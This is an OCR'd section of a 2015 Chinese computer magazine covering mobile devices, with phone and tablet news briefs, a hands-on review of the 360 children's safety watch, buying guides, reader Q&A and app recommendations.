Q:一直都想买一台 Windows 平板来随身畅玩 AVG 游戏,此前还是学生只能靠父母,现在大学毕业已经开始上班挣钱,所以打算自食其力买一台,预算 2000 元出头,外形好看品牌靠谱的产品给我来一个!

A:玩文字冒险游戏,Windows 平板的确是最佳选择,可以打发像上下班等漫长但零散的时间,2000 元级的一线品牌产品推荐戴尔 Venue 8 Pro,8 英寸395g 的体型方便携带且相当轻便,是随身性与易用性表现最为均衡的平板尺寸。该机标配 Atom Z3745D 处理器、2GB 内存和 32GB eMMC 硬盘,综合配置比较出色,戴尔官网售价 2399 元,而且还有黑色和红色外壳可选,在个性化方面也算是同价位同类型产品中的佼佼者,可以关注一下。

特别说明:

在 2015 年第 28 期《电脑报》28 版中,部分 ProDesk 400 G1 DM 的图片中存在“EliteDesk”字样,这是我们的工作失误所致。但两款产品的造型是完全相同的,不影响理解。

挑战高端? 中兴首款旗舰Axon天机发布

中兴近日举办发布会，正式推出了旗舰手机——Axon 天机,这也是中兴首款高端手机,主要面向商务人士,此前已经在美国亮相。Axon 天机全球首次采用金属 + 皮纹工艺结合设计,2.5D 弧面,夏普 5.5 英寸 2560 × 1440 屏，整机尺寸 154mm × 75mm × 8.3mm，拥有华尔金和睿银两种外观。

为了镇压骁龙 810,中兴也是在散热上费尽心思,使用了热管主动散热系统、镁铝合金框架、散热石墨、智能动态调节算法。该机总共有 3 个摄像头,后置 1300 万 +200 万像素组合，前置 800 万像素。音频方面也很猛，采用了专业独立芯片 AKM4691、独立晶振、二级补偿电路、数字麦克风阵列。

指纹识别支持 5 组指纹记录、访客模式，内建了芯片级 TrustZone 安全技术,还支持眼纹解锁、声纹解锁。智尊版内存 4GB、存储 128GB，并支持 microSD 卡扩展,最大容量 128GB,智汇版则是 3GB+32GB 的组合。电池 3000mAh，支持快充。操作系统是基于 Android 5.0.2 的 Mifavor 3.2,支持一键换机,语音助手可翻译多种外语。网络是 7 模 13 频的 4G 全网通。Axon 天机已于 7 月 21 日在中兴商城、京东开始预订,价格智尊版 3888 元,智汇版 2699 元。

最便宜指纹识别手机 大神Note 3亮相

新晋手机厂商奇酷正式发布了指纹识别千元机——大神 Note 3，该机移动版售价 899 元，全网通版售价 1099 元，已于 7 月 20 日开启预约,7 月 27 日首发,用户可以从奇酷商城、360 商城、天猫大神官方旗舰店购买。

谈到大神 Note 3 时，李旺表示,大神是年轻人的品牌，其采用极简的设计风格,背部采用独特的弧线造型,模拟人体工程学设计，不仅满足视觉也具备极佳的手感。它还首次尝试创新的渐变色工艺,并采用不锈钢支架,在外形独特的同时,做到了更薄更坚固。

配置方面,它搭载 64 位 MT6753 八核处理器，包含 8 个 Cortex-A53 内核以及 Mali-T720 图形处理,不仅确保高性能低功耗,也让游戏、视频画面相当流畅。与此同时，该机采用了 5.5 英寸 720P IPS 高清显示屏，可视角度高达 178°，屏幕色彩细腻真实,可视范围更广。另外，大神 Note 3 内置 2GB RAM+16GB ROM，前置摄像头为 500 万像素，后置摄像头为 1300 万像素,配备 3000mAh 电池,支持中国移动即将商用的 VoLTE 语音技术，并运行基于 Android 5.1 的全新 CoolUI+360 OS mini 操作系统,结合超级玛丽技术,让续航大大加强。

网络方面,大神 Note 3 是一款 7 模 18 频手机,全面支持移动、联通、电信的 4G/3G/2G 网络,而且内置的两个卡槽都支持 4G，可以无缝切换三大运营商网络。其指纹识别模块位于机身背部,能更好地保证大屏手机的单手操作。该机搭载的指纹识别 2.0+ 技术能做到便携、安全、可靠和开放,支持 0.5s 快速解锁,息屏状态下开启应用、指纹支付等功能,并配备开放指纹 + 智键接口 API，指纹识别率高达 99%。

三星又发布了新的超薄平板——Galaxy Tab S2

早些时候国外媒体 SamMobile 报道，三星发布了旗下最薄平板——Galaxy Tab S2。这款新平板的机身厚度仅为 5.4mm，同时它采用了与前代相同的 Super AMOLED 显示屏，并且拥有与三星 Note 4 一样的金属边框。这款新平板提供 8 英寸和 9.7 英寸两个版本,分辨率均为 1543 × 2048。除此之外,这两款平板都搭载了 Exyons 533 处理器,内置 3GB RAM+32GB/64GB ROM,而且支持 MicroSD 卡扩展。

另外,8 英寸和 9.7 英寸的 Galaxy Tab S2 都配备了 2100 万像素摄像头，支持 LTE 网络连接、WiFi a/b/g/n/ac 和蓝牙 4.1。不过两款平板的电池容量却有所不同,8 英寸版本配备 4000mAh 电池,9.7 英寸版本则配备 5870mAh 电池。目前,三星公布了 Galaxy Tab S2 所有版本的欧洲售价。8 英寸 WiFi 版售价 399 欧元（约合 2477 元人民币);8 英寸 LTE 版售价 469 欧元（约合 2911 元人民币);9.7 英寸 WiFi 版售价 499 欧元(约合 3098 元人民币);9.7 英寸 LTE 版售价 569 欧元(约合 3532 元人民币)。

杀入500元级市场 荣耀4A发布

荣耀召开发布会，正式发布了旗下廉价新机——荣耀 4A。具体配置方面，该机采用了 5 英寸 720P 显示屏，搭载 Cortex-A7 架构的骁龙 210 四核 1.1GHz 处理器，内置 2GB 内存和 8GB 机身存储空间，提供一颗 200 万像素前置摄像头和一颗 800 万像素后置摄像头,电池容量 2200mAh,运行 Android 5.1 系统。该机分为全网通、移动版和电信版,全网通版和电信版售价 699 元,移动版售价 599 元。

直指Kindle　掌阅iReader电纸书来了

拥有 4.8 亿用户的掌阅 iReader 宣布,旗下首款电纸书——iReader 将于近期上市,现在已经开启预约活动,用户免费预约便可在未来购买时立减 100 元。与此同时,产品的配置也随之曝光。据了解 ,iReader 三围尺寸为 184mm × 129mm × 9.9mm,重量 248g,大小适中,便于携带。iReader 采用的是飞思卡尔 IMX6S 芯片,屏幕为 6.8 英寸 Pearl 屏,分辨率 1080 × 1440,并内含阅读灯。此外，该机还提供了 4GB 存储空间，1500mAh 电池，具备听书功能，内置 iReader 深度定制系统,提供 42 万册图书,支持 iReader Cloud 云同步。从配置上看，这款产品与刚上市不久的 Kindle Paperwhite 3 相当，得益于 iReader 的资源积累,更加适合中国用户,应该是迄今为止 Kindle 在国内遇到的最强对手。

80美元　宏碁Liquid Leap+手环上市

6 月亮相的宏碁 Liquid Leap+ 手环近日在美上市，这是宏碁进军智能穿戴领域后推出的首款设备。手环可以对用户的健身活动,包括步数、距离、消耗的卡路里和睡眠进行追踪，支持手机来电和短信提醒,还可以控制音乐播放。手环使用蓝牙 4.0 与移动设备连接，兼容 Android/iOS/Windows Phone 三大主流系统。手环正面为一个 OLED 触控屏幕,可显示多项数据,用户也可以通过屏幕控制音乐播放，官方称手环续航时间在 7 天左右,售价 80 美元。

双800万像素自拍神器　飞利浦S396发布

说起飞利浦手机，大家或许会想到新近登场的旗舰——杰智 I999。事实上,预热多日之后,飞利浦又推出了“全新自拍神器”——S396。这款手机拥有双 800 万像素摄像头，支持手势拍照等多种趣味功能。外观方面,飞利浦 S396 硬朗别致,秉承了飞利浦手机的传统设计,并运用舒适手感的 63° 人体工学弧度和独特撞色设计,拥有一定的外观辨识度。飞利浦 S396 拥有双 800 万摄像头,是旗下首款拥有该配备的智能手机，有效提升了用户的拍照体验。其他配置方面,这款手机拥有 5 英寸 720P 显示屏，并采用 Xpower 极电技术,优化图形处理能耗,控制 CPU 耗电,进而有效延长了手机的续航时间。另外,飞利浦 S396 支持双卡双待功能,从而扩展了它的用户群。

多款国行Surface Pro 3降价800元

绝大多数人都感觉微软 Surface Pro 3 是个好平板,现在,国行版 Surface Pro 3 第一次官方降价了。即日起，Surface Pro 3 i5/4GB/128GB 版本从 7388 元降至 6588 元,i5/8GB/256GB 版本从 9688 元降至 8888 元，降幅均为 800 元。值得注意的是，无论是预装 Windows 8.1 简体中文系统、Office 2013 家庭和学生版的“中国版”,还是预装 Windows 8.1 专业版、Office 365 家庭版的“专业版”,都按上述价格调整。事实上两个系列对应版本的价格是完全相同的,只是前者适合家庭用户,后者面向企业。虽然此次优惠仅限 i5 版本,i7/i3 的都原封不动,新推出的 i5/8GB/128GB 版本也未进入中国，但已经很让人感动了,而且相信 i5 版本也是更多人的选择。

Surface Pro 3
中国版
专业版

责编:黄益甲　**组版**:况中银　**责校**:杨志刚
日期:2015.7.27　**投稿邮箱**:pcw_mobile@vip.sina.com

360 儿童卫士 3:

随时通话是亮点

现在每个家庭的孩子都是掌中宝,生怕出了任何问题。而且社会治安并不让人放心,儿童丢失事件时有发生,360儿童卫士也发布了第三代产品,和360的其他产品一样,仍然是以安全为卖点,它能否真正做到儿童防丢失呢?

参考价格:399 元
购买指数:★★★☆


爸爸
360
I ♥ U
1st Birthday

儿童版"苹果表",小孩比较喜欢

360 儿童卫士的第三代产品外观有了比较大的变化，摒弃了圆形设计，外观比较像运动版苹果手表,只是机身稍微厚了一些，粉色的外观小孩也是比较喜欢的（还有蓝色版），但是既然是一款儿童手表，我们大人的看法或许并不那么重要，特意找了 3 个小女孩配合我们进行体验，她们分别是 2 岁、5 岁和 6 岁。

从她们拿到手表的第一感觉来看，较大的两个孩子还是比较有兴趣的，会主动佩戴并且尝试按下手表上的两个按钮，不过由于表面没有任何文字、符号提示，两个孩子都没能试出两个功能按钮的作用。2 岁的孩子就更不用说了,比较排斥佩戴,家长给她戴上之后也没什么兴趣，多次想要取掉（不过在她知道能和家长通话之后就很喜欢了）。

表面会显示时间、天气电量等信息，两个稍大的孩子可以看懂。在使用 360 儿童卫士 2 的时候，我们曾经提出很多小孩根本看不懂数字时间，在 3 代中终于加入了表盘模式显示，算是一个很大的改进。




机身右侧有两个功能按键，但没有任何文字或提示,家长要花不少工夫教导孩子使用


定位能力一般 通话才是重点

这款儿童手表主打安全功能,官方宣传的是"每分每秒都知道孩子在哪儿",不过,多次测试过之后发现效果不太理想。使用手机上的 APP 可以查看手表和手机的定位，并提供导航到手表位置的功能，不过在室内环境基本只能使用网络定位,误差较大，仅能提供一个参考。在户外则可以使用 GPS 定位，效果要好一些,精度大致在 30 米内。

而这一代产品最大的亮点就是加入通话功能（需安装 nano SIM 卡,费用额外支付),打接电话都没问题，不过仅允许白名单中的号码拨入，可以有效避免骚扰。通话采用外放,户外比较嘈杂的地方必须靠近耳朵才能听清，然后再拿到嘴边说话,并不方便。如果从手表拨号，需要按下功能键在预设的号码中切换，然后长按拨号,同样的,也只有较大的孩子能正确操作,不过,如果家长帮 2 岁的小孩打通几次之后，她变得非常有兴趣，常常指着手表要求大人帮她打给爸妈。




采用吸附式的充电接口,充电时间 3 小时左右,能用 3 天,和前作相比续航提升明显



定位

南岸区江南大道附近

有时候会出现定位失败，手机和手表明明在一起，但是 APP 中显示隔着几十米



联系

与奶奶通话 03:25

我的手表电量就剩8%啦，记得给我的手表充电喔~

按住说话

如果手表电量较低,会通过 APP 提示家长充电

少数附加功能有些"然并卵"

除了通话和实时定位这两个重点功能，比较实用的就是可以给手表发送语音或表情图，孩子也可以直接回复。如果手表电量较低，也会自动发消息给父母的手机提醒充电。长按手表上的功能按钮，可以向父母发出求救信号,手机端会收到 APP 推送和短信提醒,这和 2 代区别不大。新加入的监听功能还比较实用，可以给手表拨打电话（手表不会有任何提示并自动接听),父母可通过手机监听孩子周围的声音。

另外一个比较实用的功能就是蓝牙防走散功能，这一功能和许多智能手环一样，断开蓝牙就会进行提醒，一般蓝牙在直线距离 20 米左右就会断开,也算聊胜于无吧。另外,通过手机还能远程关闭手表，这一功能存在的意义是什么？主动放弃与手表的联系吗？远程开机才是应该有的功能吧！

总　　结　实用性大于安全性

孩子是每个家庭的宝，孩子的安全肯定是放在第一位的,360 儿童卫士就是以安全为卖点的产品。不过,实际体验并没有那么好,最关键的定位功能容易出错(特别是室内环境),如果出现突发事件,安全这一最重要的需求并不能得到保障。当然,我们并不希望这样的事情发生。

而它真正实用的地方就是支持通话功能,许多家长并不希望孩子过早接触手机,所以一个能通话的手表(功能机)似乎是个不错的选择,但是至少要 5 岁的孩子才能搞懂手表的功能,不建议给太小的孩子使用。所以,这款手表还是比较适合给孩子当作电话使用,能让孩子和家长保持联系,监听功能也能应对一些突发情况。当然,孩子的安全还是要靠家长多费心,不能太依赖这些电子产品。

小玩意儿

手机扫码欢乐购

每周,我们都会在这里为大家推荐一些让人爱不释手的数码周边,只要你是电脑报的Fans,还能获得一些优惠哟!

独家优惠价
68元

Earpods 专用跑步运动耳机套

对于夜跑族们来说,音乐和跑步最配哟！不过不管是运动耳机,还是蓝牙耳机,都很容易在跑步过程中滑落,而这款专业的运动防滑耳机套,可以和 Earpods 耳机组成绝佳的慢跑听歌搭档,还能有效抵御汗水侵蚀,延长耳机的使用寿命！

独家优惠价
208元

苹果手表 2 合 1 充电底座

各位果粉们,苹果手表应该已经都戴在手上了吧,手表虽好,但每天一充总是有些麻烦的，来看看这款精美的 Apple Watch 二合一支架吧。与手表充电器完美结合,回家把手机、手表通通往上一放就能充电,这才是生活啊！

独家优惠价
188元

多用途自拍神器

其实叫它自拍器真的有点委屈它了,它其实还是一个可以让姑娘们美美地斜挎起来的手机保护套,蓝牙自拍器就隐藏在中间的"小嘴"当中,需要的时候便可以随时取下拍照，你要竖着拍横着拍都可以。

独家优惠价
220元

吃货专用手机座

你真的相信这是一个手机座吗？如果你是一个寿司爱好者的话,看到它,肯定会忍不住一口吃掉吧,因为实在是太逼真了,也难怪卖那么高的价格。可是它看起来真的好好吃，用来放手机未免太任性了！

暑期 GOGO 购系列之手机篇

几乎每年的七八月份都是手机市场销售的高峰期，而在众多消费群体中，苦读了一个学期的学生一族成为了主力军。平时忙于学习，好不容易熬过期末考试，当然希望好好放松一下自己，也有了理由向父母讨要一部新手机，适当的娱乐也是为了更好的学习。就当是一份激励大礼，迎接下一学年新的开始。准奏！

记录青春
nubia Z9 Max

基本参数：骁龙 810 八核、全网通、双卡双待、3GB RAM、16GB ROM、5.5 英寸 1080P 屏、后置摄像头 1600 万像素、2900mAh

参考售价：**2499** 元

如果现在给你两个选择，是买新手机，还是买新相机，估计绝大部分同学会选前者。倒不是相机不重要，而是手机的拍照功能足够强大，能够满足日常需求。nubia Z9 Max 就是一款主打拍照的手机，光 1600 万像素还远远不够，采用的是索尼堆栈式传感器，光圈达到 F2.0，在细节表现上的确有一手，弱光下见真招。除此之外，还引入了专业的拍摄模式，电子光圈听说过吗？它能让 Z9 Max 变成可以拍星轨的手机。为提升自拍效果，前置摄像头也是顶级的，想怎么美就怎么美。带着它出门，谁心里还会惦记着笨重的单反相机，想拍就拍。

发烧到底
小米 Note 顶配版

基本参数：骁龙 810 八核、双 4G、双卡双待、4GB RAM、64GB ROM、5.7 英寸 2K 屏、后置摄像头 1300 万像素、3090mAh

参考售价：**2999** 元

为什么男生都喜欢赛车这项运动，那是因为有着无法抵抗的速度与激情。其实选手机也是一样的，追求体验的极致，比快更快。看小米 Note 顶配版的安兔兔跑分，狂飙 63300 分，将那句经典的“不服跑个分”诠释得淋漓尽致。凭什么比普通版贵 1000 多元呢？就凭它的 2K 显示屏、4GB 运行内存、64GB 存储空间，其他品牌同配置的产品标价都是超过 3000 元，甚至奔着 5000 元去了。虽然发热量是大了一点点，但小米 Note 顶配版堪称豪华的配置太吸引人了，机身厚度竟然被控制在 7mm 以内，对于学生党来说，还能有什么其他追求呢？

金属迷情
三星 Galaxy A5

基本参数：骁龙 410 四核、双 4G、双卡双待、2GB RAM、16GB ROM、5 英寸 720P 屏、后置摄像头 1300 万像素、2300mAh

参考售价：**1998** 元

外貌协会的同学们对于跑分多少没什么兴趣，她们关注的往往是颜值，相信眼缘。三星的聪明之处就在于懂得投其所好，在甩掉“千年塑料”这顶帽子后推出的 Galaxy A5 有着一身贵族气质，金属机身，浅薄设计，个性炫彩，白、粉、金都是女生大爱，500 万像素的前置摄像头把手机变成了一个化妆盒，装上《美图秀秀》还怕不够美吗？后置摄像头同样给力。对于三星在硬件优化方面的功力，我们从来不怀疑，Galaxy A5 能做到用起来顺手，影音播放流畅，这已经足够了，加上有“三星”这块金字招牌，女生们根本没有拒绝的理由。

我为歌狂
vivo X5M

基本参数：骁龙 615 八核、双卡双待、2GB RAM、16GB ROM、5 英寸 720P 屏、后置摄像头 1300 万像素、2300mAh

参考售价：**1998** 元

你喜欢唱歌吗？唱得怎么样呢？要知道在学生时代，同学们往往都会对唱歌跳舞厉害的同学更加有好感，才艺就是交友利器。如果你到今天才知道这个秘密，那还不赶快练习一下。乍一看，vivo X5M 就是一部以薄为卖点的手机，其实它还是口袋里的 K 歌之王，绝活不仅仅在 HiFi 级的放音上，还能把手机当作麦克风，由于采用了雅马哈专业的环绕声信号处理芯片，能够实现实时混响耳放功能，配合八种专业音效，加上强大的点歌系统，打造你的私人专属练歌房。记得练歌的时候把门关好，别太投入把家里人吓着啦。

互动答疑

关注机智猫微博、微信即可随时提问。

@Luciferm12：求推荐一款 7.9~9.7 英寸的 Win8 平板，售价不超过 1000 元，主要用于办公，无需支持 3G。

@ 机智猫：既然强调商务办公，面子也很重要，先推荐一款 7.9 英寸的联想 Miix3 830，售价 998 元，做工出色，采用英特尔 Z3735F 处理器，内存是 2GB+32GB 的组合，商务够用，续航长达 8 个小时，这很关键。另一款是酷比魔方 i6 Air 双系统版，电商渠道的畅销货，别看配置更强，采用 9.7 英寸的视网膜屏，但售价只有 799 元，还送蓝牙键盘，绝对是高性价比之选。

@zaqza6：快七十岁的姥爷非要一个人去很远的地方见老战友，很担心他的安全，求推荐一款 GPS 定位仪，希望能远程监控并在地图准确标记轨迹，要尽可能的便携，续航能力强。

@ 机智猫：推荐一款名为定位糖的跟踪器，售价 249 元，除了你提到的功能外，它还具有一键呼救，可以在手机上查到实时位置和轨迹。还有一款叫找找的定位器略贵略大，售价 368 元，续航能达到一周，轨迹自动上传，可以通过内置的麦克风监听到周围的声音。

@ 德斯哒丶：能推荐一款双卡双待支持双 4G 的手机吗？售价在 1500 元以内，屏幕 5.5 英寸，要大气，男生用。

@ 机智猫：双卡双待双 4G，光这“三双”就能刷下一大批手机，在剩下的里面，最值得推荐的莫过于 nubia Z9 mini，售价 1499 元，如假包换的全网通，采用 800 万 +1600 万像素的摄像头组合，配备 5 英寸 1080P 屏。预算紧张的话，可以入手 1299 元的荣耀畅玩 4X，注意了，也是要买全网通版的，配备 5.5 英寸 720P 屏，续航能力很强。

@ 小昔米：我是女生，想买个电纸书看小说，预算在 600 元左右，可以推荐几款吗？能内置背景灯最好了。

@ 机智猫：一代 Kindle Paperwhite 虽然市场仍然有售，但据我们了解，几乎都是翻新货，有些还是返修机，这个便宜不能贪，二代目前只有日版，650 元的报价性价比还是挺高的，毕竟大牌货。你还可以考虑一下博阅这个品牌，口碑还不错，目前在售型号 T62+ 报价 599 元，采用四代电子墨水屏，有背光，还是 Android 系统的，支持第三方阅读应用，可无线下载，内置 8GB 空间。

@ 庐边人月：最近打算买个手柄连接手机玩游戏，Android 系统，预算 100 元左右，求推荐。

@ 机智猫：这个预算，可以入手 NGDS N1，电商渠道畅销货，售价 99 元，能续航 16 个小时，兼容游戏多，连接方便，内置手机支架。另一款小旗手柄，做工要更好一些，手感不俗，适配主流大作，就是价格已经被炒到了 139 元。

7 月热机 TOP5

honor
售价
1999 元

TOP1
荣耀 7

参数:Kirin 935 八核、3GB RAM、指纹识别、5.2 英寸 1080P 屏、后置摄像头 2000 万像素、3100mAh、双卡双待

点评:荣耀如今改走精品路线，对于追求品质的用户而言，拥有精致外形、出色手感、体验出众的荣耀 7 无疑是上佳的选择，而对于喜欢炫耀跑分的玩家而言，它可能不是你的菜。

18:30
MEIZU
售价
1799 元

TOP2
魅族 MX5

参数:Helio X10 八核、3GB RAM、指纹识别、5.5 英寸 1080P 屏、后置摄像头 2070 万像素、3150mAh、双卡双待

点评:魅族对产品线的分化更细，就一般消费者而言，更低的价格，更好的机身材质以及略微提升的性能都是吸引他们购买MX5的原因。

nubia
售价
2499 元

TOP3
nubia Z9 Max

参数:骁龙 810 八核、全网通、3GB RAM、5.5 英寸 1080P 屏、后置摄像头 1600 万像素、2900mAh、双卡双待

点评:一款无边框设计的nubia Z9带红了一批手机，Z9 Max也不例外，配置迎合了主流趋势，大屏市场仍有增长空间，而拍照这个亮点会在下半年发酵。

永远相信
美好的事情
即将发生
MI
售价
699 元

TOP4
红米 Note

骁龙 410 四核、1GB RAM、5.5 英寸 720P 屏、后置摄像头 1300 万像素、3100mAh、双卡双待

点评:如果说小米涉足插线板市场，把公牛这些老牌拉下马的话，那么大神近期接二连三的降价，让红米压力山大，极不情愿地跟进。乐的是消费者，等这一天很久了。

TOP5
酷比魔方 i7 Remix 版

参数:Intel Z3735F、11.6 英寸全高清屏、2GB RAM、32GB ROM、8400mAh、Remix 定制系统

点评:巨屏iPad迟迟不现身，11.6英寸的酷比魔方i7先火了。Remix版成功在没有走大众路线，为影音而生，无论是定制界面，还是多任务处理，针对性极强。

本月看点

你方唱罢我登场，本月新款手机发布的频率越来越快，小编快成了空中飞人。看得出产品生命周期被缩短到6个月之后，厂商铆足了劲，一方面加快研发，力推生物识别等新技术，一方面脑洞大开，就连给媒体的发布会请柬都花样别出，再瞧瞧拼个你死我活的价格战，的确留给大家的时间不多了。

千元机大爆发

三十年河东三十年河西，自红衣教主入主大神以来，完全不按常规出牌，这不，本月打响国民手机第二枪，公开与红米Note叫板，将大神F2移动版和全网通下调到699元和899元。向来在低端市场呼风唤雨的小米哪里甘心风头被抢，在先后将红米2A、红米Note降至499元和699元后，又将红米2双卡版降至599元，移动4G增强版降至699元，而且无需预约抢购，可以直接买到现货，此举很明显就是要抢夺市场。虽说千元机只是一块没有肉的骨头，但能够换得生存空间和发展机会，难怪卖情怀的罗老师都要推出小锤子手机。

目前市场卖得很火的还有魅族note 2，虽然硬件有缩水，但性价比更高，裸机活生生的被炒到900元。荣耀继上次的4C之后，又推出4A应战，标配2GB RAM，真是业界良心，电信版和全网通版本售价699元，移动版低至599元。如果你以为千元机只有价格战，那就错了，大神在千元机市场投下重磅炸弹，售价899元的新款大神Note 3配备了时髦的指纹识别功能，不过5.5英寸的720P屏幕却是一大痛点，相信会有不少人宁愿不要指纹，也要换个1080P的屏幕。

新品亮点太多

国产手机为什么能够真正崛起，就是因为告别了拿来主义，开始有自己的创新，而这种创新不仅仅停留在外观，还有功能上。整个7月，十几款新品上市，有相当一部分卖点出彩。首先是指纹识别，除了大神Note 3，还有荣耀7、魅族MX5。金立M5近期也是频频被提起，由于配备了6020mAh超大容量电池，并支持快速充电和反向充电，彻底和移动电源说拜拜，定价2299元。

为了将自拍发扬光大，努比亚新推My系列，机身仅5.5mm，前置800万像素摄像头，拥有F2.4大光圈和自拍键，支持78度广角，明摆着要赚女人钱，经典版售价1799元，不算贵。针对那些喜欢大屏的用户，华为推出了6.8英寸的P8 Max，现货不到3499元就能到手，刻意模糊手机和平板的概念，OPPO带来的R7 Plus则是一款全金属续航大咖，拥有6英寸大屏，配备4100mAh大电池，定价2999元，金立E8也来凑热闹，敢标价3999元，是因为有6英寸2K屏撑腰，配有3GB RAM和64GB超大机身内存。

相比之下，那些传统洋大牌就黯然失色了，HTC One ME算是M9+与E9+的合体，不上不下，3088元的定价坚持不了多久。三星Galaxy J5和J7针对年轻用户，主打拍照，罕见配备了前置补光灯，区别在于屏幕一个是5.5英寸，一个5英寸，这配置真对不起1398元和1798元的定价，谁让人家叫三星呢，另一款Galaxy A8外形接近Galaxy S6，机身更薄，边框更窄，虽然配备了1600万像素摄像头和指纹识别传感器，但3199元定价明显高估了市场，要知道处理器竟然是高通骁龙615。

大牌都在降价

这年头温度升得快，降得也快，一般新品上市三个月，就会经历一次调整，三星Galaxy S6/S6 edge就是最好的例子，别看价格没变，但各大电商都会返300～600元不等的全场通用券，预计Galaxy S6 edge会降到5500元上下。LG向来不轻易降价，不过活动接二连三，新旗舰L4除了赠送原装电池套装，凡参加以旧换新的用户还可获得额外优惠200元，相当于3799元购机。MOTO X为了给新机让路促销无底线，32GB版竟然只比16GB版贵100元。HTC方面，One M9+随时跌破4000元大关，One E9+最新报价2488元，试图以高性价比打开市场的One E9虽然低至1998元，但始终不瘟不火，这是为什么呢？瞧瞧小米Note，16GB版全线降价300元后成交只要1999元，性能领先一大截。

不出意外下一代iPhone 6s/6s Plus将于9月11日发布，不再会有16GB版，而是从32GB版起，售价最低5288元，消息可信度很高。由于前期已探底，短期内不会有大波动，iPhone 6社会渠道最低4650元就能到手，64GB版iPhone 6 Plus成交只要6200元，下次官方调整会在9月初，建议等等再出手。

平板求同存异中发展

下半年，平板市场将会有更多的变化，就连苹果iPad都感觉到生存压力，其他厂商就可想而知了。“芯”动是第一步，引入Intel SoFIA SoC系列平台之后，会涌现一批低价新品，原道M7S就是其中之一，仅288元，要做价格屠夫，颠覆通话平板市场。Intel Core M处理器则用来打破高端瓶颈，采用它的昂达V919 3G Core M首发价1999元，很多场合完全可以取代笔记本，同类还可以关注一下蓝魔M12，整体配置高一截，颜值也不低，而刚露面的酷比魔方i7支持双4G，配备了11.6英寸1080P大屏，定价3599元。

眼下，微软Windows10正式版发布进入最后的倒计时，有厂商看中这个卖点，在淘宝众筹上首推Win10平板，如果按2199元的众筹价来看，乐凡F4挺有吸引力的，支持4G全网通。此外，华为与哈曼卡顿合作，推出平板中声音最好的M2揽阅，屏幕能切换成护眼模式，就是价格一如既往的贵，估计消费群体要大大缩水。

近期不推荐

TCL 么么哒 3S

基本参数:骁龙 615 八核 /2GB RAM/ 全网通 /5 英寸 1080P 屏 / 后置摄像头 1300 万像素 /3050mAh/ 乐蛙 OS 6.0

点评:不否认，在千元市场，TCL么么哒3S的配置不算差，做工也不错，甚至还引入了一些高端机才有的黑科技，但实用指数严重拖了后腿。用户对于千元机其实要求并不高，运行流畅就行，而么么哒3S不解风情，在这方面恰恰做得很不好，操作有些拖泥带水，导致体验直接打折扣，其根源在于第三方乐蛙系统对硬件优化得不到位。消费者最为在意的拍照并非像参数标称的那么厉害，画质较一般，禁不起放大的考验。眼下千元机市场竞争激烈，仅699元和799元价位的畅销机型一只手都数不完，为什么有的就能脱颖而出呢，因为每分钱都花在了刀刃上，论体验比拼完胜TCL么么哒3S。

19:27
参考价格
799 元


每周热推


我的路

平台:Android/iOS
收费情况:免费
亮点功能:让你的足迹遍布全球

对于未知的世界,就像被迷雾遮挡住,但是你走过之后,一切就变得清晰了——许多游戏都采用了这样的设计,这和现实生活也非常相似!但是,你有没有想过用这种方式记录你到过的地方呢?并不一定要写下“到此一游”,只要你使用我的路这款APP,就能让它自动帮你记下你去过的地方,看着自己生活的城市,乃至全国、全世界都被你点亮,是不是成就感爆棚呢?

除了如此有趣的记录方式,我的路还提供了详细的时间轴帮你回忆这一天到过哪些地方,停留了多久,然后将游记或者心情写下来吧,以后来看,会是一种非常珍贵的财富。就算你每天三点一线地上下班,因为加入了迷雾的设计,你完全可以走一下以前不常走的路线,看看别的风景,或许能发现许多有趣的事情。不过,如果你一整天都宅在家里,APP可是会嘲笑你的哦!


记录自己走过的地方是这款APP最大的功能


想要完成更多成就?走出去吧!


我的路还设计了丰富的成就系统,走了多少路,到过多少国家、地区,都会自动记下来,想要完成这些成就,就必须真正地走出去,宅在家里偷懒可是没办法的哦!当然,完成成就并不是目的,走出去,才能发现世界的美好,世界那么大,快去看看吧!

小众推荐

平台:Android/iOS
收费情况:免费
亮点功能:微博还能这样看

由于微信朋友圈的冲击,微博的影响力似乎已经大不如前了,不过,更多的人都是将微博当作一个信息获取平台,也许不常发微博,甚至不想去转发、评论,但是还是会经常去看看,那么,小众推荐这款APP将会是你最佳的选择。

从名字看,它很像是一个消息聚合类工具,不过它更像是一个将新浪微博重新改版编辑过的阅读器,而它最大的特点就是在阅读某条微博之后,点击“√”标记为已读,那么重复的内容都会从首页消失,我们就可以快速获取更多消息而不用逐一阅读了。




漫漫长夜,你是否有想念的人?辗转反侧,只是因为你不在。❤睡前听一曲:Bobby Tinsley《Missing You》。晚安。
没有任何多余按钮,沉浸式的阅读体验非常棒

TextGrabber

平台:Android/iOS
收费情况:免费(iOS版1元)
亮点功能:随身翻译官

